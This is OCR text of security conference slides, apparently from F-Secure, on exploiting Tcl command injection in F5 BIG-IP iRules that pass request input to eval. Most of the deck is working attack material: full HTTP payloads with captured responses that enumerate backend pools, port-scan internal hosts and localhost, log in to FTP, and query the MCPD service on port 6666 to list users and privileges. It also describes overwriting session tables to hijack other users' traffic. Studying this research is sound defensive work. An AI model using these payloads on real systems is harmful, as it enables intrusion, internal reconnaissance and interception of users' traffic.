
subst ?**-nobackslashes**? ?**-nocommands**? ?**-novariables**? *String*

expr, a built-in Tcl command, interprets its arguments as a mathematical expression, which it then evaluates.

expr *arg ?arg ...?*

F-Secure

IRULE BASED ON HSSR




```
when HTTP_REQUEST {
  if {[HTTP::uri] starts_with "/index.html"} {
    set lang [HTTP::header {Accept-Language}]
    set uri http://$lang.cdn.example.com/index.html
    set status [call /Common/HSSR::http_req -uri $uri]
  }
}
```

F-Secure

HOW HSSR USES OUR $URI

```
if {$dest eq ""} {
 if {$ipv6} {
  set raddr $haddr
 } elseif {![catch {IP::addr $host mask 255.255.255.255}]} {
  set raddr [eval format "::ffff:%02x%02x:%02x%02x" [split $host "."]]
 } else {
  if {!( ([set tmp [lindex [eval "RESOLV::lookup ${nsvr} inet -a ${host}"] 0]] ne "") &&
         ([set raddr [eval format "::ffff:%02x%02x:%02x%02x" [split $tmp "."]]] ne "")
      ) &&
      ([set raddr [lindex [eval "RESOLV::lookup ${nsvr} inet6 -aaaa ${host}"] 0]] eq "") &&
      ($virt eq "")} {
   set e "cannot resolve ${host} to IP address"
   set rtry -2
   break
  }
 }
```


F-Secure

EXPLOITATION

1. Identify an input field that is command substituted in iRule
    - Input Tcl strings in fields and header names
    - Look for indications that the code was executed
2. Test injection location using the info command
3. Identify external resources to pivot to permanent access

F-Secure


DEMO TIME
NO EXTRADITION!
NO EXTRADITION!
NO EXTRADITION!



TAKING IT FURTHER

How do we get persistent access?

F-Secure

GAINING PERMANENT ACCESS USING ”TABLE”

- A session table is a distributed and replicated key value store
- Commonly used to store cookie values
  - Notably used to avoid paying for the APM module
- Magically synchronized between instances using load balancing
  - Can be used to pivot access on multiple instances

F-Secure

HACKING THE SESSION TABLE

- With command injection it's possible to overwrite any `table` value
  - `table set`
  - `table lookup`
  - `table add`
  - `table replace`
- Overwriting another (or all) user session enable specifically executing code for a target user
  - Possible to sniff all http(s) traffic for any authenticated user

F-Secure

TABLE DEMO: HOSTED MITM

F-Secure

A LOOK AT THE CODE IN THE BIG-IP EDITOR

```
when HTTP_REQUEST {
    if {[HTTP::uri] starts_with "/dns"} {
        # This is a cached reverse lookup service
        if {[string tolower [HTTP::query]] contains "host"} {
            set query [URI::decode [HTTP::query]]
        } else {
            HTTP::respond 200 -content "Set the host GET parameter"
            return
        }
        log local0. "http_query [HTTP::query]"
        set host [string trimleft $query "host="]

        set nsvr "@192.168.228.1"
        foreach cachedhost [table keys -subtable "cache"] {
            if {$host eq $cachedhost} {
                log local0. "query cached for $host"
                HTTP::respond 200 -content [eval [table lookup -subtable "cache" $host]]
                return
            }
        }
        set ip [eval "RESOLV::lookup ${nsvr} inet -a ${host}"]
        table set -subtable "cache" $host $ip 180
        HTTP::respond 200 -content $ip
        return
    }
}
```

F-Secure

POST EXPLOITATION POSSIBILITIES

- Scan internal network
- Scan localhost
- Attack internal resources using the BIG-IP F5 as a pivot

F-Secure

PAYLOAD 1

Exposing the pool (backend) servers

```
active_nodes -list [LB::server pool]
```

Request

Raw | Params | Headers | Hex

```
GET
/dns?host=qw%3bTCP%3a%3arespond+[active_nodes+-list+[LB%3a%3aserver+pool
]]
 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response

Raw | Headers | Hex

```
192.168.200.5HTTP/1.0 200 OK
Server: BigIP
Connection: close
Content-Length: 0
```

F-Secure

PORTSCAN THE POOL SERVERS

```
foreach p {21 80 135 389 443 445}{catch {set c [connect
192.168.200.5:$p];append r $p "\topen\n";close $c}};TCP::respond $r
```

Request

Raw | Params | Headers | Hex

```
GET
/dns?host=qw%3bforeach+p+{21+22+23+25+80+135+389+443+445}{catch+{set+c+[
connect+192.168.200.5%3a$p]%3bappend+r+$p+"\topen\n"%3bclose+$c}}%3bTCP
%3a%3arespond+$r HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response


Raw | Headers | Hex

```
21   open
80   open
135  open
445  open
HTTP/1.0 200 OK
Server: BigIP
Connection: close
Content-Length: 0
```

F-Secure


LOGGING IN TO THE FTP SERVICE

```
catch {set c [connect 192.168.200.5:21];
  recv -timeout 200 $c d;
  recv -timeout 200 $c d;
  send -timeout 200 $c "USER anonymous\r";
  recv -timeout 200 $c d;
  send -timeout 200 $c "PASS a@a.com\r";
  recv -timeout 200 $c d;};
close $c;TCP::respond $d
```



F-Secure

ATTACK CHAIN



F-Secure

PAYLOAD 2
PORTSCAN LOCALHOST

Request

Raw | Params | Headers | Hex

```
GET
/dns?host=ABC%3bforeach+p+{21+22+23+25+80+135+389+443+445+6666+8100}{c
atch+{set+c+[connect+127.0.0.1%3a$p]%3bappend+r+$p+"\topen\n"%3bclose+$c}}
%3bTCP%3a%3arespond+$r
 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response


Raw | Headers | Hex

```
22    open
80    open
443   open
6666      open
8100      open
HTTP/1.0 200 OK
Server: BigIP
Connection: close
Content-Length: 0
```

F-Secure

PAYLOAD 3
QUERY ALL MCPD SYSTEM MODULE

```
set c [connect 127.0.0.1:6666];send $c
{%00%00%00%16%00%00%00%3f%00%00%00%00%00%00%00%02%0b%65%00%0d%00%00%00%0c%21%e0%00
%0d%00%00%00%02%00%00%00%00%00%00};recv -timeout 10000 $c d;TCP::respond $d
```



MCPD EXPLANATION

```
%00%00%00%16 SIZE
%00%00%00%3f SEQUENCE
%00%00%00%00 REQUEST-ID
%00%00%00%02 FLAG
%0b%65 KEY (Query All)
%00%0d TYPE
%00%00%00%0c ATTRIBUTE SIZE
%21%e0 ATTRIBUTE NAME (System Module)
%00%0d%00%00%00%02%00%00%00%00 (Attribute data)
%00%00 END OF MESSAGE
```

F-Secure

LIST USERS AND PRIVILEGES

Request

Raw | Params | Headers | Hex

```
GET
/dns?host=jdddjf%3bset+c+[connect+127.0.0.1%3a6666]%3bsend+$c+{%00%00%00
%16%00%00%00%3f%00%00%00%00%00%00%02%0b%65%00%0d%00%00
%00%0c%10%00%00%0d%00%00%00%02%00%00%00%00%00%00}%3brecv+-ti
meout+10000+$c+d%3bTCP%3a%3arespond+$d HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response

Raw | Headers | Hex

0	00	00	01	60	00	00	00	00	00	00	00	00	00	00	00	02	□`□
1	0b	68	00	0d	00	00	01	58	10	00	00	0d	00	00	00	4b	□h□X□K
2	10	02	00	0f	00	00	00	07	00	05	61	64	6d	69	6e	50	□□□□□adminP
3	04	00	05	00	00	00	00	24	d2	00	05	00	00	00	00	24	□□$Ò□$
4	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	Ñ□□□/□
5	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	□□Common□□□
6	01	10	01	00	05	00	00	25	fe	00	00	10	00	00	0d	00	□□□□%þ□
7	00	00	56	10	02	00	0f	00	00	00	12	00	10	66	35	68	V□□□□□f5h
8	75	62	62	6c	65	6c	63	64	61	64	6d	69	6e	50	04	00	ubblelcdadminP□
9	05	00	00	00	00	24	d2	00	05	00	00	00	00	24	d1	00	□$Ò□$Ñ
a	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	08	00	□□□/□□
b	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	01	10	□Common□□□□□
c	01	00	05	00	00	26	01	00	00	10	00	00	0d	00	00	00	□□&□□
d	4a	10	02	00	0f	00	00	00	06	00	04	75	73	65	72	50	J□□□□□userP
e	04	00	05	00	00	00	01	24	d2	00	05	00	00	00	00	24	□□□$Ò□$
f	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	Ñ□□□/□
10	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	□□Common□□□
11	01	10	01	00	05	00	00	3c	60	00	00	10	00	00	0d	00	□□□□<`□
12	00	00	4b	10	02	00	0f	00	00	00	07	00	05	77	69	6c	K□□□□□wil
